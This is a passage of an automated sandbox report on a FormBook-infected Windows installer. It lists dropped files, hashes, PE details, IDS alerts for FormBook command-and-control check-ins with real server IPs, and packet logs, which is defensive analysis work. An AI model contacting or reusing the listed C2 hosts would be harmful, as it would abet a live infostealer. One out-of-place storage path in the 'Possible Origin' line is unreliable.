Process:	C:\Users\user\Desktop\aSsc9zh1ex.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	893
Entropy (8bit):	7.712327619290152
Encrypted:	false
SSDEEP:	12:6v/7M/6CsI5hmePcdiB6BV3h8SkKc47zOTtcC8VErf6qdY94OR/vlNMgmaGe7fb:q65hBcs6L3h6hBcCLrDq42nMDanb
MD5:	473EE416AF2C1AE05AA7D5D004C9B3D2
SHA1:	EEC352E25F562C0386D5C92384A70B3005D40D6F
SHA-256:	2C48F1719BBC825592FB0929E31DCFE66578665D28099087EA98EF261688DC18
SHA-512:	2B05C9920CFDCF378448F35B14AA56078051584CA0DB15F43B5A27272B072DD8A76BBC2829DF4C7C7BAF8339839974A00CA7BFFB8425B7D9494421CCC9EE80C1
Malicious:	false
Preview:	.PNG.....IHDR.....a...DIDATx.e.C..H.F_..tzl{m.m.m.m..;=F+..j.....r.....hZ...%Sn...Z....|g...o.c..f..k..#.Y.5..2...r44.t...[|.EW....E..3v....o...n...y.V.%.\g.].XY.).PQ..h~.Mu.:I.~.!{dt...-....c.....~.ihs..<.23h.q...AA....P.O.d.#....S%....w....~(.Yg.mL.`..r.U?A.D.....%.t..~.b..wl...G\r.....,^m.b%..??...?./.....O..w|..t..5...^x....cK..?..b...3^#i.xYp3.>..C<Q.yg^.3.=..;./..!.`.....dq%...`..wB....q.2....W....S`....E....q3.A....9....".].+.f...-.Z)d*..h..O>.....c>...=.P..!...pw}g..t&.=..Dd...i.f.....\....-JO0hW....I.ic.%...s.+...iG|..MK..O_..;_.q_....|...F....M...O...o..5.=...y{...]hn..Z..L+..`r.&I...5t._Dz..m.~$n$..|.u}_.n|.53..b.+Zn.bCA.1..x..hv?.{8...!\J.....>OukN..{...[#.....7....k..L.#...D.y:K5.|.&..XV.U..rb..T..G..6.I...~.....i.#ike...9/B_&.....^v]..._.I.Et.i..M..l.B1...A.....>._...P.,... ....IEND.B`.

C:\Users\user\AppData\Local\Temp\nso8B47.tmp\System.dll

Process:	C:\Users\user\Desktop\aSsc9zh1ex.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	12288
Entropy (8bit):	5.814115788739565
Encrypted:	false
SSDEEP:	192:Zjvco0qWTlt70m5Aj/lQ0sEWD/wtYbBHFNaDybC7y+XBz0QPi:FHQlt70mij/lQRv/9VMjzr
MD5:	CFF85C549D536F651D4FB8387F1976F2
SHA1:	D41CE3A5FF609DF9CF5C7E207D3B59BF8A48530E
SHA-256:	8DC562CDA7217A3A52DB898243DE3E2ED68B80E62DDCB8619545ED0B4E7F65A8
SHA-512:	531D6328DAF3B86D85556016D299798FA06FEFC81604185108A342D000E203094C8C12226A12BD6E1F89B0DB501FB66F827B610D460B933BD4AB936AC2FD8A88
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....qr*.5.D.5.D.5.D...J.2.D.5.E.!.D.....2.D.a0t.1.D.V1n.4.D..3@.4. D.Rich5.D.....PE..L....Oa.....!....".....*.....@.....p.....@.....B.....@..P.....`.....@..X. .....text.... ....."..... ..`.rdata..c....@.....&.....@..@.data...x....P.....*.....@....reloc.....`.....,.....@..B.....

C:\Users\user\AppData\Local\Temp\wxbase30u_xml_gcc_custom.dll

Process:	C:\Users\user\Desktop\aSsc9zh1ex.exe
File Type:	PE32+ executable (DLL) (console) x86-64 (stripped to external PDB), for MS Windows
Category:	dropped
Size (bytes):	214568
Entropy (8bit):	6.30310219025288
Encrypted:	false
SSDEEP:	3072:WSQvJRT4XDaGZcJRQqnKJNuC3d5C/I4ye9P7Vvw/YDQzix+AKp:WDRT4XDpZ0QqnKJNuCwx9PRCixK
MD5:	6D01A897D44DD4D25D7E1264407210FD
SHA1:	332C3ADE84D0C1E5BE298C037F9FE222620343B2
SHA-256:	DD8289A21902F458B861C08A2F54D23F1E214B37BB89E73D4108303B490F7644
SHA-512:	54098533FDC9B4BAB0CD525D652846B5CDCD808089346D0192D7CF9DE6C1E8E329E2071886391D729F3DFED59D2E860E8A811E07E6688E6AA0B55D5D98D1AD D
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..d....."...#.B.....P.....d.....2... ..`... .....P.....`....."..($.....@...(.....c..8.....text....A.....B.....`.P`.data.....`.....F.....@. `..rdata..\....p.....H.....@.`@.pdata.....@.0@.xdata..... .....@.0@.bss.....@.....`..edata.....P.....@.0@.idata.. .....`.....@.0..CRT....X.....@.@..tls.....@.@..rsrc.....@.0..reloc.....@.0B.....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	7.537994904334399
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	aSsc9zh1ex.exe
File size:	326847
MD5:	d5e55a57372bcad45fbb260105179caf
SHA1:	9b1935a927c072dd31017362ff1739bf1ea2aaf7
SHA256:	3c27c2aa1bc826faa65ab4038eb385cabd6db50108410e6f674d455aa1dc5532
SHA512:	088033564668a4fd3e107566387fecf0b6dcbd7a161c9ef3e4adb232520467a64af9eec740fe783d5c62fa3b79bdd910e72f3acc838e5fa155427c83003c407b
SSDEEP:	6144:13yztyL/0/bbdat6J9mOnuuAgo+/sOxCHBs4YIwUrJrnBpKussJ9LQu:13pL0/bbdat6JIO1Ag2TBs4YI3BnB35N
TLSH:	07640144E6684D21FCBA0D3C0533D4A76974CC220879DBBB2BAE751A2BF51D1822FD67
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....!`G.@...@...@../OQ..@...@..I@../OS..@...c>..@..+F...@..Rich.@.....PE..L...h.Oa.....h....:....

File Icon



Icon Hash:	c8fbb7a7a7e3f80c

Static PE Info

General

Entrypoint:	0x40350a
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x614F9A68 [Sat Sep 25 21:53:44 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	56a78d55f3f7af51443e58e0ce2fb5f6

Entrypoint Preview

Instruction
push ebp
mov ebp, esp
sub esp, 000003F4h
push ebx
push esi
push edi
push 00000020h
pop edi
xor ebx, ebx
push 00008001h
mov dword ptr [ebp-14h], ebx
mov dword ptr [ebp-04h], 0040A2E0h
mov dword ptr [ebp-10h], ebx
call dword ptr [004080CCh]
mov esi, dword ptr [004080D0h]
lea eax, dword ptr [ebp-00000140h]
push eax
mov dword ptr [ebp-0000012Ch], ebx
mov dword ptr [ebp-2Ch], ebx
mov dword ptr [ebp-28h], ebx
mov dword ptr [ebp-00000140h], 0000011Ch
call esi
test eax, eax
jne 00007F9A84F8137Ah
lea eax, dword ptr [ebp-00000140h]
mov dword ptr [ebp-00000140h], 00000114h
push eax
call esi
mov ax, word ptr [ebp-0000012Ch]
mov ecx, dword ptr [ebp-00000112h]
sub ax, 00000053h

Instruction
add ecx, FFFFFFD0h
neg ax
sbb eax, eax
mov byte ptr [ebp-26h], 00000004h
not eax
and eax, ecx
mov word ptr [ebp-2Ch], ax
cmp dword ptr [ebp-0000013Ch], 0Ah
jnc 00007F9A84F8134Ah
and word ptr [ebp-00000132h], 0000h
mov eax, dword ptr [ebp-00000134h]
movzx ecx, byte ptr [ebp-00000138h]
mov dword ptr [007A8B18h], eax
xor eax, eax
mov ah, byte ptr [ebp-0000013Ch]
movzx eax, ax
or eax, ecx
xor ecx, ecx
mov ch, byte ptr [ebp-2Ch]
movzx ecx, cx
shl eax, 10h
or eax, ecx

Rich Headers

Programming Language:	• [EXP] VC++ 6.0 SP5 build 8804

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x8504	0xa0	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x3d6000	0x15908	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x8000	0x2b0	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x6670	0x6800	False	0.667931189904	data	6.43600264122	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x8000	0x139a	0x1400	False	0.45	data	5.14577456407	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0xa000	0x39eb78	0x600	unknown	unknown	unknown	unknown	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.ndata	0x3a9000	0x2d000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ

Copyright Joe Security LLC 2022

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.rsrc	0x3d6000	0x15908	0x15a00	False	0.471132135116	data	5.8124427271	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x3d62c8	0x10828	dBase IV DBT, blocks size 0, block length 2048, next free block index 40, next free block 0, next used block 0	English	United States
RT_ICON	0x3e6af0	0x25a8	data	English	United States
RT_ICON	0x3e9098	0x10a8	data	English	United States
RT_ICON	0x3ea140	0x988	data	English	United States
RT_ICON	0x3eaac8	0x468	GLS_BINARY_LSB_FIRST	English	United States
RT_DIALOG	0x3eaf30	0x100	data	English	United States
RT_DIALOG	0x3eb030	0x11c	data	English	United States
RT_DIALOG	0x3eb150	0xc4	data	English	United States
RT_DIALOG	0x3eb218	0x60	data	English	United States
RT_GROUP_ICON	0x3eb278	0x4c	data	English	United States
RT_VERSION	0x3eb2c8	0x300	data	English	United States
RT_MANIFEST	0x3eb5c8	0x33e	XML 1.0 document, ASCII text, with very long lines, with no line terminators	English	United States

Imports

DLL	Import
ADVAPI32.dll	RegCreateKeyExW, RegEnumKeyW, RegQueryValueExW, RegSetValueExW, RegCloseKey, RegDeleteValueW, RegDeleteKeyW, AdjustTokenPrivileges, LookupPrivilegeValueW, OpenProcessToken, SetFileSecurityW, RegOpenKeyExW, RegEnumValueW
SHELL32.dll	SHGetSpecialFolderLocation, SHFileOperationW, SHBrowseForFolderW, SHGetPathFromIDListW, ShellExecuteExW, SHGetFileInfoW
ole32.dll	OleInitialize, OleUninitialize, CoCreateInstance, IIDFromString, CoTaskMemFree
COMCTL32.dll	ImageList_Create, ImageList_Destroy, ImageList_AddMasked
USER32.dll	GetClientRect, EndPaint, DrawTextW, IsWindowEnabled, DispatchMessageW, wsprintfA, CharNextA, CharPrevW, MessageBoxIndirectW, GetDlgItemTextW, SetDlgItemTextW, GetSystemMetrics, FillRect, AppendMenuW, TrackPopupMenu, OpenClipboard, SetClipboardData, CloseClipboard, IsWindowVisible, CallWindowProcW, GetMessagePos, CheckDlgButton, LoadCursorW, SetCursor, GetSysColor, SetWindowPos, GetWindowLongW, PeekMessageW, SetClassLongW, GetSystemMenu, EnableMenuItem, GetWindowRect, ScreenToClient, EndDialog, RegisterClassW, SystemParametersInfoW, CreateWindowExW, GetClassInfoW, DialogBoxParamW, CharNextW, ExitWindowsEx, DestroyWindow, CreateDialogParamW, SetTimer, SetWindowTextW, PostQuitMessage, SetForegroundWindow, ShowWindow, wsprintfW, SendMessageTimeoutW, FindWindowExW, IsWindow, GetDlgItem, SetWindowLongW, LoadImageW, GetDC, ReleaseDC, EnableWindow, InvalidateRect, SendMessageW, DefWindowProcW, BeginPaint, EmptyClipboard, CreatePopupMenu
GDI32.dll	SetBkMode, SetBkColor, GetDeviceCaps, CreateFontIndirectW, CreateBrushIndirect, DeleteObject, SetTextColor, SelectObject
KERNEL32.dll	GetExitCodeProcess, WaitForSingleObject, GetModuleHandleA, GetProcAddress, GetSystemDirectoryW, lstrcatW, Sleep, lstrcpyA, WriteFile, GetTempFileNameW, CreateFileW, lstrcmpiA, RemoveDirectoryW, CreateProcessW, CreateDirectoryW, GetLastError, CreateThread, GlobalLock, GlobalUnlock, GetDiskFreeSpaceW, WideCharToMultiByte, lstrcpynW, lstrlenW, SetErrorMode, GetVersionExW, GetCommandLineW, GetTempPathW, GetWindowsDirectoryW, SetEnvironmentVariableW, CopyFileW, ExitProcess, GetCurrentProcess, GetModuleFileNameW, GetFileSize, GetTickCount, MulDiv, SetFileAttributesW, GetFileAttributesW, SetCurrentDirectoryW, MoveFileW, GetFullPathNameW, GetShortPathNameW, SearchPathW, CompareFileTime, SetFileTime, CloseHandle, lstrcmpiW, lstrcmpW, ExpandEnvironmentStringsW, GlobalFree, GlobalAlloc, GetModuleHandleW, LoadLibraryExW, MoveFileExW, FreeLibrary, WritePrivateProfileStringW, GetPrivateProfileStringW, lstrlenA, MultiByteToWideChar, ReadFile, SetFilePointer, FindClose, FindNextFileW, FindFirstFileW, DeleteFileW

Version Infos

Description	Data
LegalCopyright	Avnet, Inc.
FileVersion	24.30.26
CompanyName	Stewart Information Services Corp
LegalTrademarks	PacifiCare Health Systems Inc
Comments	Reliance Steel & Aluminum Co.
ProductName	Mariner Health Care Inc.
FileDescription	Disc Soft Ltd
Translation	0x0409 0x04b0

Possible Origin


Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.11.2041.203.18.17749768802031449 05/12/22-10:45:22.157985	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49768	80	192.168.11.20	41.203.18.177
192.168.11.2023.227.38.7449776802031453 05/12/22-10:49:26.026441	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49776	80	192.168.11.20	23.227.38.74
192.168.11.2023.227.38.7449776802031412 05/12/22-10:49:26.026441	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49776	80	192.168.11.20	23.227.38.74
192.168.11.2041.203.18.17749768802031453 05/12/22-10:45:22.157985	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49768	80	192.168.11.20	41.203.18.177
192.168.11.2041.203.18.17749768802031412 05/12/22-10:45:22.157985	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49768	80	192.168.11.20	41.203.18.177
192.168.11.2023.227.38.7449776802031449 05/12/22-10:49:26.026441	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49776	80	192.168.11.20	23.227.38.74

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2022 10:41:57.595982075 CEST	49758	80	192.168.11.20	203.170.86.89
May 12, 2022 10:41:57.803847075 CEST	80	49758	203.170.86.89	192.168.11.20
May 12, 2022 10:41:57.804203033 CEST	49758	80	192.168.11.20	203.170.86.89
May 12, 2022 10:41:57.812454939 CEST	49758	80	192.168.11.20	203.170.86.89
May 12, 2022 10:41:58.020102024 CEST	80	49758	203.170.86.89	192.168.11.20
May 12, 2022 10:41:58.024772882 CEST	80	49758	203.170.86.89	192.168.11.20

Copyright Joe Security LLC 2022

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2022 10:41:58.024833918 CEST	80	49758	203.170.86.89	192.168.11.20
May 12, 2022 10:41:58.024882078 CEST	80	49758	203.170.86.89	192.168.11.20
May 12, 2022 10:41:58.024926901 CEST	80	49758	203.170.86.89	192.168.11.20
May 12, 2022 10:41:58.024972916 CEST	80	49758	203.170.86.89	192.168.11.20
May 12, 2022 10:41:58.025017977 CEST	80	49758	203.170.86.89	192.168.11.20
May 12, 2022 10:41:58.025062084 CEST	80	49758	203.170.86.89	192.168.11.20
May 12, 2022 10:41:58.025108099 CEST	80	49758	203.170.86.89	192.168.11.20
May 12, 2022 10:41:58.025145054 CEST	49758	80	192.168.11.20	203.170.86.89
May 12, 2022 10:41:58.025156021 CEST	80	49758	203.170.86.89	192.168.11.20
May 12, 2022 10:41:58.025187969 CEST	49758	80	192.168.11.20	203.170.86.89
May 12, 2022 10:41:58.025203943 CEST	80	49758	203.170.86.89	192.168.11.20
May 12, 2022 10:41:58.025312901 CEST	49758	80	192.168.11.20	203.170.86.89
May 12, 2022 10:41:58.025362968 CEST	49758	80	192.168.11.20	203.170.86.89
May 12, 2022 10:41:58.025376081 CEST	49758	80	192.168.11.20	203.170.86.89
May 12, 2022 10:41:58.025680065 CEST	49758	80	192.168.11.20	203.170.86.89
May 12, 2022 10:41:58.025995016 CEST	49758	80	192.168.11.20	203.170.86.89
May 12, 2022 10:41:58.233148098 CEST	80	49758	203.170.86.89	192.168.11.20
May 12, 2022 10:41:58.233278036 CEST	80	49758	203.170.86.89	192.168.11.20
May 12, 2022 10:41:58.233341932 CEST	80	49758	203.170.86.89	192.168.11.20
May 12, 2022 10:41:58.233402014 CEST	80	49758	203.170.86.89	192.168.11.20
May 12, 2022 10:41:58.233539104 CEST	80	49758	203.170.86.89	192.168.11.20
May 12, 2022 10:41:58.233603001 CEST	80	49758	203.170.86.89	192.168.11.20
May 12, 2022 10:41:58.233601093 CEST	49758	80	192.168.11.20	203.170.86.89
May 12, 2022 10:41:58.233664036 CEST	49758	80	192.168.11.20	203.170.86.89
May 12, 2022 10:41:58.233664989 CEST	80	49758	203.170.86.89	192.168.11.20
May 12, 2022 10:41:58.233726978 CEST	80	49758	203.170.86.89	192.168.11.20
May 12, 2022 10:41:58.233787060 CEST	80	49758	203.170.86.89	192.168.11.20
May 12, 2022 10:41:58.233784914 CEST	49758	80	192.168.11.20	203.170.86.89
May 12, 2022 10:41:58.233849049 CEST	80	49758	203.170.86.89	192.168.11.20
May 12, 2022 10:41:58.233912945 CEST	80	49758	203.170.86.89	192.168.11.20
May 12, 2022 10:41:58.233952999 CEST	49758	80	192.168.11.20	203.170.86.89
May 12, 2022 10:41:58.233974934 CEST	80	49758	203.170.86.89	192.168.11.20
May 12, 2022 10:41:58.234004021 CEST	49758	80	192.168.11.20	203.170.86.89
May 12, 2022 10:41:58.234018087 CEST	49758	80	192.168.11.20	203.170.86.89
May 12, 2022 10:41:58.234030008 CEST	49758	80	192.168.11.20	203.170.86.89
May 12, 2022 10:41:58.234036922 CEST	80	49758	203.170.86.89	192.168.11.20
May 12, 2022 10:41:58.234040976 CEST	49758	80	192.168.11.20	203.170.86.89
May 12, 2022 10:41:58.234083891 CEST	49758	80	192.168.11.20	203.170.86.89
May 12, 2022 10:41:58.234098911 CEST	80	49758	203.170.86.89	192.168.11.20
May 12, 2022 10:41:58.234159946 CEST	80	49758	203.170.86.89	192.168.11.20
May 12, 2022 10:41:58.234220028 CEST	80	49758	203.170.86.89	192.168.11.20
May 12, 2022 10:41:58.234280109 CEST	80	49758	203.170.86.89	192.168.11.20
May 12, 2022 10:41:58.234308958 CEST	49758	80	192.168.11.20	203.170.86.89
May 12, 2022 10:41:58.234339952 CEST	80	49758	203.170.86.89	192.168.11.20
May 12, 2022 10:41:58.234359026 CEST	49758	80	192.168.11.20	203.170.86.89
May 12, 2022 10:41:58.234402895 CEST	80	49758	203.170.86.89	192.168.11.20
May 12, 2022 10:41:58.234464884 CEST	80	49758	203.170.86.89	192.168.11.20
May 12, 2022 10:41:58.234489918 CEST	49758	80	192.168.11.20	203.170.86.89
May 12, 2022 10:41:58.234539986 CEST	49758	80	192.168.11.20	203.170.86.89
May 12, 2022 10:41:58.234554052 CEST	49758	80	192.168.11.20	203.170.86.89
May 12, 2022 10:41:58.234672070 CEST	49758	80	192.168.11.20	203.170.86.89
May 12, 2022 10:41:58.234781981 CEST	49758	80	192.168.11.20	203.170.86.89
May 12, 2022 10:41:58.234798908 CEST	49758	80	192.168.11.20	203.170.86.89
May 12, 2022 10:41:58.234810114 CEST	49758	80	192.168.11.20	203.170.86.89
May 12, 2022 10:41:58.442434072 CEST	80	49758	203.170.86.89	192.168.11.20
May 12, 2022 10:41:58.442734003 CEST	80	49758	203.170.86.89	192.168.11.20
May 12, 2022 10:41:58.442768097 CEST	49758	80	192.168.11.20	203.170.86.89
May 12, 2022 10:41:58.442800045 CEST	80	49758	203.170.86.89	192.168.11.20
May 12, 2022 10:41:58.442863941 CEST	80	49758	203.170.86.89	192.168.11.20

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2022 10:41:58.442924976 CEST	80	49758	203.170.86.89	192.168.11.20
May 12, 2022 10:41:58.443073988 CEST	49758	80	192.168.11.20	203.170.86.89
May 12, 2022 10:41:58.443089962 CEST	80	49758	203.170.86.89	192.168.11.20
May 12, 2022 10:41:58.443124056 CEST	49758	80	192.168.11.20	203.170.86.89
May 12, 2022 10:41:58.443152905 CEST	80	49758	203.170.86.89	192.168.11.20
May 12, 2022 10:41:58.443228006 CEST	80	49758	203.170.86.89	192.168.11.20
May 12, 2022 10:41:58.443249941 CEST	49758	80	192.168.11.20	203.170.86.89
May 12, 2022 10:41:58.443290949 CEST	80	49758	203.170.86.89	192.168.11.20
May 12, 2022 10:41:58.443352938 CEST	80	49758	203.170.86.89	192.168.11.20
May 12, 2022 10:41:58.443412066 CEST	80	49758	203.170.86.89	192.168.11.20
May 12, 2022 10:41:58.443425894 CEST	49758	80	192.168.11.20	203.170.86.89
May 12, 2022 10:41:58.443474054 CEST	80	49758	203.170.86.89	192.168.11.20
May 12, 2022 10:41:58.443536043 CEST	80	49758	203.170.86.89	192.168.11.20
May 12, 2022 10:41:58.443594933 CEST	80	49758	203.170.86.89	192.168.11.20
May 12, 2022 10:41:58.443614006 CEST	49758	80	192.168.11.20	203.170.86.89
May 12, 2022 10:41:58.443658113 CEST	80	49758	203.170.86.89	192.168.11.20
May 12, 2022 10:41:58.443665028 CEST	49758	80	192.168.11.20	203.170.86.89
May 12, 2022 10:41:58.443680048 CEST	49758	80	192.168.11.20	203.170.86.89
May 12, 2022 10:41:58.443691015 CEST	49758	80	192.168.11.20	203.170.86.89
May 12, 2022 10:41:58.443701982 CEST	49758	80	192.168.11.20	203.170.86.89
May 12, 2022 10:41:58.443720102 CEST	80	49758	203.170.86.89	192.168.11.20
May 12, 2022 10:41:58.443780899 CEST	80	49758	203.170.86.89	192.168.11.20
May 12, 2022 10:41:58.443839073 CEST	80	49758	203.170.86.89	192.168.11.20
May 12, 2022 10:41:58.443897963 CEST	80	49758	203.170.86.89	192.168.11.20
May 12, 2022 10:41:58.443958044 CEST	80	49758	203.170.86.89	192.168.11.20
May 12, 2022 10:41:58.443958044 CEST	49758	80	192.168.11.20	203.170.86.89
May 12, 2022 10:41:58.444008112 CEST	49758	80	192.168.11.20	203.170.86.89
May 12, 2022 10:41:58.444017887 CEST	80	49758	203.170.86.89	192.168.11.20
May 12, 2022 10:41:58.444021940 CEST	49758	80	192.168.11.20	203.170.86.89
May 12, 2022 10:41:58.444078922 CEST	80	49758	203.170.86.89	192.168.11.20
May 12, 2022 10:41:58.444139957 CEST	80	49758	203.170.86.89	192.168.11.20
May 12, 2022 10:41:58.444139004 CEST	49758	80	192.168.11.20	203.170.86.89
May 12, 2022 10:41:58.444190025 CEST	49758	80	192.168.11.20	203.170.86.89
May 12, 2022 10:41:58.444200993 CEST	80	49758	203.170.86.89	192.168.11.20
May 12, 2022 10:41:58.444263935 CEST	80	49758	203.170.86.89	192.168.11.20

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2022 10:41:57.543518066 CEST	54340	53	192.168.11.20	1.1.1.1
May 12, 2022 10:41:57.582669973 CEST	53	54340	1.1.1.1	192.168.11.20
May 12, 2022 10:43:17.956446886 CEST	61624	53	192.168.11.20	1.1.1.1
May 12, 2022 10:43:18.278492928 CEST	53	61624	1.1.1.1	192.168.11.20
May 12, 2022 10:43:38.435621023 CEST	62334	53	192.168.11.20	1.1.1.1
May 12, 2022 10:43:38.451487064 CEST	53	62334	1.1.1.1	192.168.11.20
May 12, 2022 10:43:58.602623940 CEST	56401	53	192.168.11.20	1.1.1.1
May 12, 2022 10:43:58.782552004 CEST	53	56401	1.1.1.1	192.168.11.20
May 12, 2022 10:44:39.078141928 CEST	51825	53	192.168.11.20	1.1.1.1
May 12, 2022 10:44:39.122493029 CEST	53	51825	1.1.1.1	192.168.11.20
May 12, 2022 10:44:59.262598038 CEST	52191	53	192.168.11.20	1.1.1.1
May 12, 2022 10:44:59.444937944 CEST	53	52191	1.1.1.1	192.168.11.20
May 12, 2022 10:45:21.600013971 CEST	51395	53	192.168.11.20	1.1.1.1
May 12, 2022 10:45:21.978955984 CEST	53	51395	1.1.1.1	192.168.11.20
May 12, 2022 10:45:40.471077919 CEST	57182	53	192.168.11.20	1.1.1.1
May 12, 2022 10:45:40.940191031 CEST	53	57182	1.1.1.1	192.168.11.20
May 12, 2022 10:46:01.091320038 CEST	50536	53	192.168.11.20	1.1.1.1
May 12, 2022 10:46:01.101995945 CEST	53	50536	1.1.1.1	192.168.11.20
May 12, 2022 10:46:21.242948055 CEST	58506	53	192.168.11.20	1.1.1.1
May 12, 2022 10:46:22.258364916 CEST	58506	53	192.168.11.20	9.9.9.9

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2022 10:46:23.273663044 CEST	58506	53	192.168.11.20	1.1.1.1
May 12, 2022 10:46:25.288711071 CEST	58506	53	192.168.11.20	1.1.1.1
May 12, 2022 10:46:25.288805962 CEST	58506	53	192.168.11.20	9.9.9.9
May 12, 2022 10:46:27.206789017 CEST	53	58506	1.1.1.1	192.168.11.20
May 12, 2022 10:46:27.207256079 CEST	53	58506	1.1.1.1	192.168.11.20
May 12, 2022 10:46:27.207345009 CEST	53	58506	1.1.1.1	192.168.11.20
May 12, 2022 10:46:27.207519054 CEST	58506	53	192.168.11.20	9.9.9.9
May 12, 2022 10:46:43.316648960 CEST	59974	53	192.168.11.20	1.1.1.1
May 12, 2022 10:46:43.550352097 CEST	53	59974	1.1.1.1	192.168.11.20
May 12, 2022 10:47:03.718409061 CEST	57812	53	192.168.11.20	1.1.1.1
May 12, 2022 10:47:04.733216047 CEST	57812	53	192.168.11.20	9.9.9.9
May 12, 2022 10:47:05.748406887 CEST	57812	53	192.168.11.20	1.1.1.1
May 12, 2022 10:47:06.977725029 CEST	53	57812	1.1.1.1	192.168.11.20
May 12, 2022 10:47:06.977782011 CEST	53	57812	1.1.1.1	192.168.11.20
May 12, 2022 10:47:06.978247881 CEST	57812	53	192.168.11.20	9.9.9.9
May 12, 2022 10:47:06.978338003 CEST	57812	53	192.168.11.20	9.9.9.9
May 12, 2022 10:47:08.549395084 CEST	53	57812	9.9.9.9	192.168.11.20
May 12, 2022 10:47:08.549439907 CEST	53	57812	9.9.9.9	192.168.11.20
May 12, 2022 10:47:22.651705980 CEST	56124	53	192.168.11.20	1.1.1.1
May 12, 2022 10:47:22.668067932 CEST	53	56124	1.1.1.1	192.168.11.20
May 12, 2022 10:47:42.818762064 CEST	55658	53	192.168.11.20	1.1.1.1
May 12, 2022 10:47:43.035773993 CEST	53	55658	1.1.1.1	192.168.11.20
May 12, 2022 10:48:03.173616886 CEST	64379	53	192.168.11.20	1.1.1.1
May 12, 2022 10:48:03.193999052 CEST	53	64379	1.1.1.1	192.168.11.20
May 12, 2022 10:48:23.669287920 CEST	64083	53	192.168.11.20	1.1.1.1
May 12, 2022 10:48:23.690448046 CEST	53	64083	1.1.1.1	192.168.11.20
